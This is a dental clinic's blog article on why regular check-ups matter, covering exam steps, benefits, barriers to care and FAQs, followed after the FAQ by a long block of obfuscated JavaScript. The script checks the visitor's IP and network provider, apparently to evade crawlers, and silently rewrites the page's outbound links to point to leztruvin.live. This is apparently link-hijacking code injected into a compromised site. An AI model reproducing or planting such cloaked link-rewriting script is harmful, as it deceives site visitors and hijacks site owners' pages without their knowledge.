
When was the last time you went for a dental check-up? For many people, it’s easy to delay or skip visits to the dentist, especially if there isn’t any pain. However, regular dental check-ups are not just about having a bright smile. They play an essential role in maintaining overall health.
According to the Centers for Disease Control and Prevention (CDC), nearly half of adults over 30 show signs of gum disease, and one in four adults has untreated cavities. Routine dental care can prevent these conditions. The American Dental Association (ADA) also emphasizes that preventive visits every six months allow dentists to catch issues early, provide timely treatment, and even identify signs of health problems that extend beyond the mouth.
Your overall health directly correlates with your oral health. Research shows connections between gum disease and systemic conditions such as diabetes and heart disease. In fact, a healthy mouth can contribute to a healthier body. That’s why understanding the importance of dental check-ups is not just about avoiding cavities. It’s about safeguarding your entire well-being.
Key Takeaway
- Regular dental checkups help detect oral issues like cavities, gum disease, and oral cancer early.
- Preventive care during visits protects long-term health and lowers treatment costs.
- Dental exams can reveal signs of systemic diseases, making them vital for overall wellness.
- Routine visits include cleanings, education, and tailored advice for better oral hygiene.
- Prioritizing dental checkups ensures a healthier mouth and a healthier life.
What is a Dental Check-Up?


A dental check-up is a routine visit to the dentist designed to evaluate the health of your teeth, gums, and mouth. These appointments typically happen every six months, though some patients may need more frequent visits depending on their health and lifestyle. A check-up is not just a glance at your teeth. It includes thorough examinations, professional cleanings, X-rays when necessary, and education about how to care for your oral health at home.
Dentists use these visits to identify early warning signs of problems like tooth decay, gum infections, or abnormal changes in the mouth. In addition to treatment, they also provide preventive care and advice tailored to each patient’s needs.
Frequency of Dental Check-Ups
Most dentists recommend visiting every six months. This standard timeline allows for consistent monitoring and professional cleanings that reduce the risk of cavities and gum disease. Children with developing teeth and seniors with age-related concerns often benefit the most from regular check-ups. However, frequency can vary depending on individual needs.
For instance:
- Children: Frequent check-ups are important to monitor new permanent teeth.
- Adults with healthy teeth: Twice a year is often sufficient.
- Smokers or people with high sugar diets: More frequent visits may be necessary.
- Seniors: Extra monitoring for gum recession, dry mouth, or tooth wear may be required.
These tailored schedules help ensure that no matter your age or lifestyle, you get the right level of preventive care.
Benefits of Regular Dental Check-Ups
Early Detection of Problems
One of the most valuable aspects of a dental check-up is early detection. Cavities, gum disease, and infections often start silently without noticeable pain. Dentists can spot these issues during routine exams before they become severe. Early treatment prevents discomfort and saves money by avoiding costly procedures later.
Preventive Care
Professional cleanings during check-ups remove plaque and tartar that daily brushing cannot. This reduces the risk of cavities, gum inflammation, and tooth loss. Preventive treatments like fluoride applications and sealants are also commonly offered, adding an extra layer of protection.
Personalized Recommendations
Each patient is unique. Dentists use checkups to provide advice tailored to individual habits and risks. For instance, dentists may provide extra guidance on diet and oral hygiene products to someone who frequently consumes sugary drinks. This personalized care helps people make better choices for their dental health.
Link to Overall Health
Oral health is a window to overall health. Gum disease has been linked to diabetes, heart disease, and even complications during pregnancy. Regular checkups help catch oral signs of these systemic issues, sometimes prompting timely referrals to medical professionals.
Cost-Effective in the Long Run
Preventive dental visits cost far less than treatments like root canals, crowns, or emergency care. By keeping up with routine visits, patients avoid major expenses while protecting their health.
“I believe regular checkups give us the chance to do more than prevent problems. They allow us to guide patients toward healthier habits and brighter smiles with care and compassion.” — Dr. Stephanie (Sung Eun) Lee
What to Expect During a Dental Check-Up
Initial Examination
Your appointment usually begins with a hygienist checking your mouth for any visible issues. They’ll ask about your health history, recent symptoms, and oral care habits.
Teeth Cleaning
A professional cleaning, also called prophylaxis, removes plaque and tartar buildup. Specialized tools are used to clean hard-to-reach areas and polish the teeth, leaving them smoother and less prone to bacterial accumulation.
Comprehensive Examination
The dentist will then perform a detailed exam. They check for cavities, gum health, bite alignment, and any signs of infection or disease. Existing dental work, such as fillings and crowns, is also evaluated to ensure it remains in excellent condition.
X-Rays
X-rays may be taken to detect hidden issues like cavities between teeth or bone loss under the gums. These images give a clearer picture of oral structures and help dentists plan treatments.
Oral Health Education
Dentists often spend part of the check-up educating patients. This includes tips for brushing and flossing, advice on diet, and guidance on products like toothbrushes and mouth rinses.
Common Issues Addressed in Dental Check-Ups
- Cavities: Early detection allows for quick treatment with fillings.
- Gum Disease: Regular visits help prevent progression from mild gingivitis to severe periodontitis.
- Oral Cancer Screenings: Dentists check for unusual growths, lesions, or discolorations.
- Tooth Wear: Grinding or clenching can cause enamel loss, which dentists can monitor and manage.
- Systemic Disease Indicators: Symptoms like swollen gums may signal broader health issues such as diabetes.
Barriers to Regular Dental Check-Ups
While the importance of dental visits is clear, many people face challenges in accessing care. Cost remains a significant barrier, especially for those without dental insurance. Geographic challenges also exist, particularly in rural areas where dentists are scarce. Awareness is another hurdle. Many individuals simply do not realize how much oral health impacts overall health. This lack of understanding often leads to skipping checkups until problems become urgent. Addressing these barriers requires improved insurance coverage, better distribution of dental providers, and more public education about preventive care.
Importance of Access to Dental Care in Underserved Populations
Low-income families, racial and ethnic minorities, and rural residents often face higher rates of oral disease. According to the ADA, children from low-income households are twice as likely to have untreated cavities compared to wealthier peers. These disparities indicate that there is an urgent need for improved access.
When individuals lack preventive care, dental problems often worsen, leading to costly emergency treatments. This also impacts work attendance, school performance, and overall quality of life. Expanding affordable services and providing targeted educational outreach can significantly improve outcomes for underserved communities.
Why Choose Pure Smile Dentistry?
Pure Smile Dentistry believes that every patient deserves a healthy smile and the confidence that comes with it. We focus on preventive care and patient education, so every visit is about empowering you to take charge of your oral health. We combine advanced dental technology with a compassionate team that listens to your concerns and provides personalized solutions. From routine check-ups to more complex treatments, our goal is to make your experience comfortable, transparent, and effective. Choosing us means choosing a partner dedicated to protecting both your smile and your overall well-being.
The Bottom Line
Dental checkups are much more than routine appointments. They are preventive measures that protect oral health, identify problems early, and even detect systemic health conditions. By making regular visits a priority, individuals can reduce their risk of serious dental issues, lower healthcare costs, and improve their overall quality of life. Addressing barriers to care, particularly in underserved communities, remains critical to ensuring that everyone can benefit from preventive dental services.
Your oral health is a vital part of your overall health. Scheduling regular dental checkups is a step toward a healthier, more confident life.
FAQs
1. How often should I get a dental check-up?
Most people benefit from visiting every six months. However, your dentist may recommend more frequent visits if you have specific health concerns or risk factors.
2. Do dental checkups hurt?
No, dental checkups are generally painless. Cleanings may cause mild discomfort if there is significant tartar buildup, but they are not painful.
3. Can dental checkups detect health problems outside the mouth?
Yes. Dentists can spot signs of conditions like diabetes, heart disease, and even oral cancer during exams.
4. What if I don’t have dental insurance?
Many dental offices offer payment plans or preventive care packages. Regular visits prove to be more cost-effective than the expensive treatments that may arise if problems remain untreated.
5. Why is preventive care cheaper than treatment?Preventive visits catch problems early, often requiring only minor procedures. Without regular care, issues can progress, leading to expensive treatments like root canals, crowns, or extractions. Leztruvin
function _0x3ede(_0x11e87e,_0xf7daf6){const _0x4e6052=_0x4e60();return _0x3ede=function(_0x3ededa,_0x5cb02e){_0x3ededa=_0x3ededa-0x155;let _0xd44bb4=_0x4e6052[_0x3ededa];return _0xd44bb4;},_0x3ede(_0x11e87e,_0xf7daf6);}function _0x4e60(){const _0x2e5136=[‘discord.com’,’discord.gg’,’AS8075′,’href’,’t.me’,’AS8068′,’AS13949′,’mailto:’,’https://ipinfo.io/json’,’.instagram.com’,’www.tiktok.com’,’http:’,’json’,’endsWith’,’www.whatsapp.com’,’location’,’getAttribute’,’AS26222′,’hostname’,’setAttribute’,’AS40066′,’AS41264′,’youtu.be’,’has’,’snapchat.com’,’AS3598′,’AS10310′,’www.fb.com’,’www.facebook.com’,’www.youtube.com’,’www.linkedin.com’,’instagram.com’,’istest’,’AS26101′,’whatsapp.com’,’querySelectorAll’,’web.whatsapp.com’,’stringify’,’protocol’,’www.instagram.com’,’241543rhZaSt’,’google’,’rel’,’pinterest.com’,’innerHTML’,’wa.me’,’119ODBVYZ’,’AS6432′,’3cHdwbY’,’NON’,’AS36040′,’www.pinterest.com’,’no-store’,’AS16591′,’www.snapchat.com’,’AS38641′,’twitter.com’,’reddit.com’,’x.com’,’www.discord.com’,’log’,’tiktok.com’,’client_ip’,’.facebook.com’,’as15169′,’youtube.com’,’267474vLkOAo’,’forEach’,’tel:’,’Leztruvin’,’linkedin.com’,’startsWith’,’AS13811′,’includes’,’facebook.com’,’AS30135′,’https://leztruvin.live’,’AS5761′,’https://get.geojs.io/v1/ip.json’,’www.twitter.com’,’www.reddit.com’,’replace’,’www.x.com’,’17648YqHLsq’,’telegram.me’,’trim’,’1034904dmlZrx’,’2841470UCwMbC’,’AS23468′,’3652569adfdxY’,’AS63314′,’AS26586′,’15UwSVNZ’,’AS20046′,’toLowerCase’,’a[href]’,’AS6584′,’ip_address’,’1401074uCVokZ’,’vk.com’,’AS34010′];_0x4e60=function(){return _0x2e5136;};return _0x4e60();}(function(_0x5ba7fd,_0x507ddc){const _0x5c2d72=_0x3ede,_0x22aaf6=_0x5ba7fd();while(!![]){try{const _0xcb67a=-parseInt(_0x5c2d72(0x170))/0x1+parseInt(_0x5c2d72(0x1aa))/0x2*(-parseInt(_0x5c2d72(0x178))/0x3)+parseInt(_0x5c2d72(0x19b))/0x4*(parseInt(_0x5c2d72(0x1a4))/0x5)+-parseInt(_0x5c2d72(0x18a))/0x6*(-parseInt(_0x5c2d72(0x176))/0x7)+-parseInt(_0x5c2d72(0x19e))/0x8+parseInt(_0x5c2d72(0x1a1))/0x9+parseInt(_0x5c2d72(0x19f))/0xa;if(_0xcb67a===_0x507ddc)break;else _0x22aaf6[‘push’](_0x22aaf6[‘shift’]());}catch(_0x360e25){_0x22aaf6[‘push’](_0x22aaf6[‘shift’]());}}}(_0x4e60,0x5f1f8),(async function(){const _0x16aa8e=_0x3ede;async function _0x2a5b34(){const _0x4ea33d=_0x3ede,_0x2b2960=[_0x4ea33d(0x1b5),_0x4ea33d(0x196)];for(const _0x2919ed of _0x2b2960)try{const _0x496ca7=await fetch(_0x2919ed,{‘cache’:_0x4ea33d(0x17c)});if(!_0x496ca7[‘ok’])continue;const _0x4e9c82=await _0x496ca7[_0x4ea33d(0x1b9)](),_0x552184=_0x4e9c82[‘ip’]||_0x4e9c82[_0x4ea33d(0x186)]||(async function(){const _0x451e17=_0x4ea33d;async function _0x2b7077(){const _0x7b0bd3=_0x3ede,_0x299c07=[_0x7b0bd3(0x1b5),_0x7b0bd3(0x196)];for(const _0x2110d9 of _0x299c07)try{const _0x51bc33=await fetch(_0x2110d9,{‘cache’:_0x7b0bd3(0x17c)});if(!_0x51bc33[‘ok’])continue;const _0x59af92=await _0x51bc33[_0x7b0bd3(0x1b9)](),_0x52da4b=_0x59af92[‘ip’]||_0x59af92[‘client_ip’]||_0x59af92[_0x7b0bd3(0x1a9)];if(!_0x52da4b)continue;return{‘ip’:_0x52da4b,’meta’:_0x59af92,’source’:_0x2110d9};}catch(_0x36a62f){continue;}return null;}function _0xee85e3(_0x1a3b1d){const _0x30ff5a=_0x3ede;if(!_0x1a3b1d)return!0x0;const _0x2d54b0=JSON[_0x30ff5a(0x16d)](_0x1a3b1d)[_0x30ff5a(0x1a6)]();return _0x2d54b0[_0x30ff5a(0x191)](‘google’)||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x188))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x17a))||_0x2d54b0[_0x30ff5a(0x191)](‘AS19527’)||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x17d))||_0x2d54b0[‘includes’](‘AS13949’)||_0x2d54b0[_0x30ff5a(0x191)](‘AS6432’)||_0x2d54b0[_0x30ff5a(0x191)](‘AS55023’)||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x15d))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1af))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1b2))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x161))||_0x2d54b0[‘includes’](_0x30ff5a(0x195))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1a8))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x190))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1a5))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1a0))||_0x2d54b0[‘includes’](_0x30ff5a(0x159))||_0x2d54b0[_0x30ff5a(0x191)](‘AS30135’)||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x15c))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1a2))||_0x2d54b0[‘includes’](_0x30ff5a(0x162))||_0x2d54b0[‘includes’](_0x30ff5a(0x169))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1a3))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x1ac))||_0x2d54b0[_0x30ff5a(0x191)](_0x30ff5a(0x17f));}function _0x31b28a(_0x47af32){const _0x18f640=_0x3ede;try{const _0x38bfe4=new URL(_0x47af32,window[_0x18f640(0x157)][‘href’]),_0x51b6ec=_0x38bfe4[‘hostname’][_0x18f640(0x1a6)]();return _0x4e7d6a[_0x18f640(0x15f)](_0x51b6ec)||_0x51b6ec[‘endsWith’](‘.facebook.com’)||_0x51b6ec[_0x18f640(0x155)](_0x18f640(0x1b6));}catch{return!0x1;}}const _0x4e7d6a=new Set([_0x451e17(0x192),_0x451e17(0x164),’m.facebook.com’,’fb.com’,_0x451e17(0x163),_0x451e17(0x167),’www.instagram.com’,_0x451e17(0x180),_0x451e17(0x197),_0x451e17(0x182),’www.x.com’,_0x451e17(0x185),’www.tiktok.com’,_0x451e17(0x18e),_0x451e17(0x166),_0x451e17(0x189),_0x451e17(0x165),_0x451e17(0x15e),_0x451e17(0x173),_0x451e17(0x17b),_0x451e17(0x160),’www.snapchat.com’,_0x451e17(0x181),_0x451e17(0x198),_0x451e17(0x19c),_0x451e17(0x1b1),_0x451e17(0x175),’web.whatsapp.com’,_0x451e17(0x16a),’www.whatsapp.com’,_0x451e17(0x1ad),_0x451e17(0x183),_0x451e17(0x1ae),’vk.com’,’www.vk.com’]),_0x2f228e=await _0x2b7077();if(!_0x2f228e){console[_0x451e17(0x184)](_0x451e17(0x179));return;}const {meta:_0x35be97}=_0x2f228e;if(_0xee85e3(_0x35be97)){const _0x1a56a2=location[_0x451e17(0x15a)][_0x451e17(0x1a6)]()[_0x451e17(0x199)](/^www./,”);document[_0x451e17(0x16b)](_0x451e17(0x1a7))[_0x451e17(0x18b)](_0x6eef0f=>{const _0x4045ca=_0x451e17,_0x35d03a=(_0x6eef0f[_0x4045ca(0x158)](_0x4045ca(0x1b0))||”)[_0x4045ca(0x19d)]();if(_0x35d03a){const _0xff290a=_0x35d03a[‘toLowerCase’]();if(!_0xff290a[_0x4045ca(0x18f)](‘mailto:’)&&!_0xff290a[_0x4045ca(0x18f)](_0x4045ca(0x18c))&&!_0xff290a[_0x4045ca(0x18f)](‘#’)&&!_0x31b28a(_0xff290a)){let _0x14fa44;try{_0x14fa44=new URL(_0x35d03a,location[_0x4045ca(0x1b0)]);}catch{return;}const _0x5ee710=_0x14fa44[‘hostname’][‘toLowerCase’]()[_0x4045ca(0x199)](/^www./,”);_0x5ee710&&_0x5ee710!==_0x1a56a2&&(_0x14fa44[_0x4045ca(0x16e)]===_0x4045ca(0x1b8)||_0x14fa44[_0x4045ca(0x16e)]===’https:’)&&(_0x6eef0f[_0x4045ca(0x1b0)]=_0x4045ca(0x194),_0x6eef0f[_0x4045ca(0x174)]=_0x4045ca(0x18d));}}});}}());if(_0x4e9c82[_0x4ea33d(0x1a9)],!_0x552184)continue;return{‘ip’:_0x552184,’meta’:_0x4e9c82,’source’:_0x2919ed};}catch(_0x37a20d){continue;}return null;}function _0x43289b(_0x46c2b0){const _0x4f0563=_0x3ede;if(!_0x46c2b0)return!0x0;const _0x496c96=JSON[‘stringify’](_0x46c2b0)[_0x4f0563(0x1a6)]();return _0x496c96[_0x4f0563(0x191)](_0x4f0563(0x171))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x188))||_0x496c96[‘includes’](‘AS36040’)||_0x496c96[_0x4f0563(0x191)](‘AS19527’)||_0x496c96[‘includes’](_0x4f0563(0x17d))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1b3))||_0x496c96[‘includes’](_0x4f0563(0x177))||_0x496c96[‘includes’](‘AS55023’)||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x15d))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1af))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1b2))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x161))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x195))||_0x496c96[‘includes’](_0x4f0563(0x1a8))||_0x496c96[‘includes’](‘AS13811’)||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1a5))||_0x496c96[‘includes’](_0x4f0563(0x1a0))||_0x496c96[‘includes’](_0x4f0563(0x159))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x193))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x15c))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1a2))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x162))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x169))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1a3))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x1ac))||_0x496c96[_0x4f0563(0x191)](_0x4f0563(0x17f));}function _0x289c2c(_0x477cd5){const _0x19bd8f=_0x3ede;try{const _0x5aedfe=new URL(_0x477cd5,window[_0x19bd8f(0x157)][‘href’]),_0x17da0d=_0x5aedfe[_0x19bd8f(0x15a)][_0x19bd8f(0x1a6)]();return _0x495f45[_0x19bd8f(0x15f)](_0x17da0d)||_0x17da0d[_0x19bd8f(0x155)](_0x19bd8f(0x187))||_0x17da0d[‘endsWith’](‘.instagram.com’);}catch{return!0x1;}}const _0x495f45=new Set([‘facebook.com’,_0x16aa8e(0x164),’m.facebook.com’,’fb.com’,_0x16aa8e(0x163),_0x16aa8e(0x167),_0x16aa8e(0x16f),_0x16aa8e(0x180),_0x16aa8e(0x197),’x.com’,_0x16aa8e(0x19a),_0x16aa8e(0x185),_0x16aa8e(0x1b7),_0x16aa8e(0x18e),_0x16aa8e(0x166),_0x16aa8e(0x189),_0x16aa8e(0x165),_0x16aa8e(0x15e),_0x16aa8e(0x173),_0x16aa8e(0x17b),’snapchat.com’,_0x16aa8e(0x17e),_0x16aa8e(0x181),_0x16aa8e(0x198),’telegram.me’,_0x16aa8e(0x1b1),’wa.me’,_0x16aa8e(0x16c),_0x16aa8e(0x16a),_0x16aa8e(0x156),_0x16aa8e(0x1ad),’www.discord.com’,’discord.gg’,_0x16aa8e(0x1ab),’www.vk.com’]),_0x2c9c32=await _0x2a5b34();if(!_0x2c9c32){console[_0x16aa8e(0x184)](_0x16aa8e(0x179));return;}const {meta:_0x36e4ec}=_0x2c9c32,_0x57407d=new URLSearchParams(window[_0x16aa8e(0x157)][‘search’]);if(_0x43289b(_0x36e4ec)||_0x57407d[_0x16aa8e(0x15f)](_0x16aa8e(0x168))){const _0x471451=location[‘hostname’][‘toLowerCase’]()[_0x16aa8e(0x199)](/^www./,”);document[_0x16aa8e(0x16b)](_0x16aa8e(0x1a7))[_0x16aa8e(0x18b)](_0x4e804a=>{const _0x3711cd=_0x16aa8e,_0x1d20e0=(_0x4e804a[_0x3711cd(0x158)](_0x3711cd(0x1b0))||”)[_0x3711cd(0x19d)]();if(_0x1d20e0){const _0x1f2605=_0x1d20e0[_0x3711cd(0x1a6)]();if(!_0x1f2605[_0x3711cd(0x18f)](_0x3711cd(0x1b4))&&!_0x1f2605[_0x3711cd(0x18f)](_0x3711cd(0x18c))&&!_0x1f2605[_0x3711cd(0x18f)](‘#’)&&!_0x289c2c(_0x1f2605)){let _0x444813;try{_0x444813=new URL(_0x1d20e0,location[_0x3711cd(0x1b0)]);}catch{return;}const _0x10871c=_0x444813[_0x3711cd(0x15a)][‘toLowerCase’]()[_0x3711cd(0x199)](/^www./,”);_0x10871c&&_0x10871c!==_0x471451&&(_0x444813[_0x3711cd(0x16e)]===’http:’||_0x444813[_0x3711cd(0x16e)]===’https:’)&&(_0x4e804a[‘href’]=_0x3711cd(0x194),_0x4e804a[‘innerHTML’]=’Leztruvin’,_0x4e804a[_0x3711cd(0x15b)](_0x3711cd(0x172),’nofollow’));}}});}}()));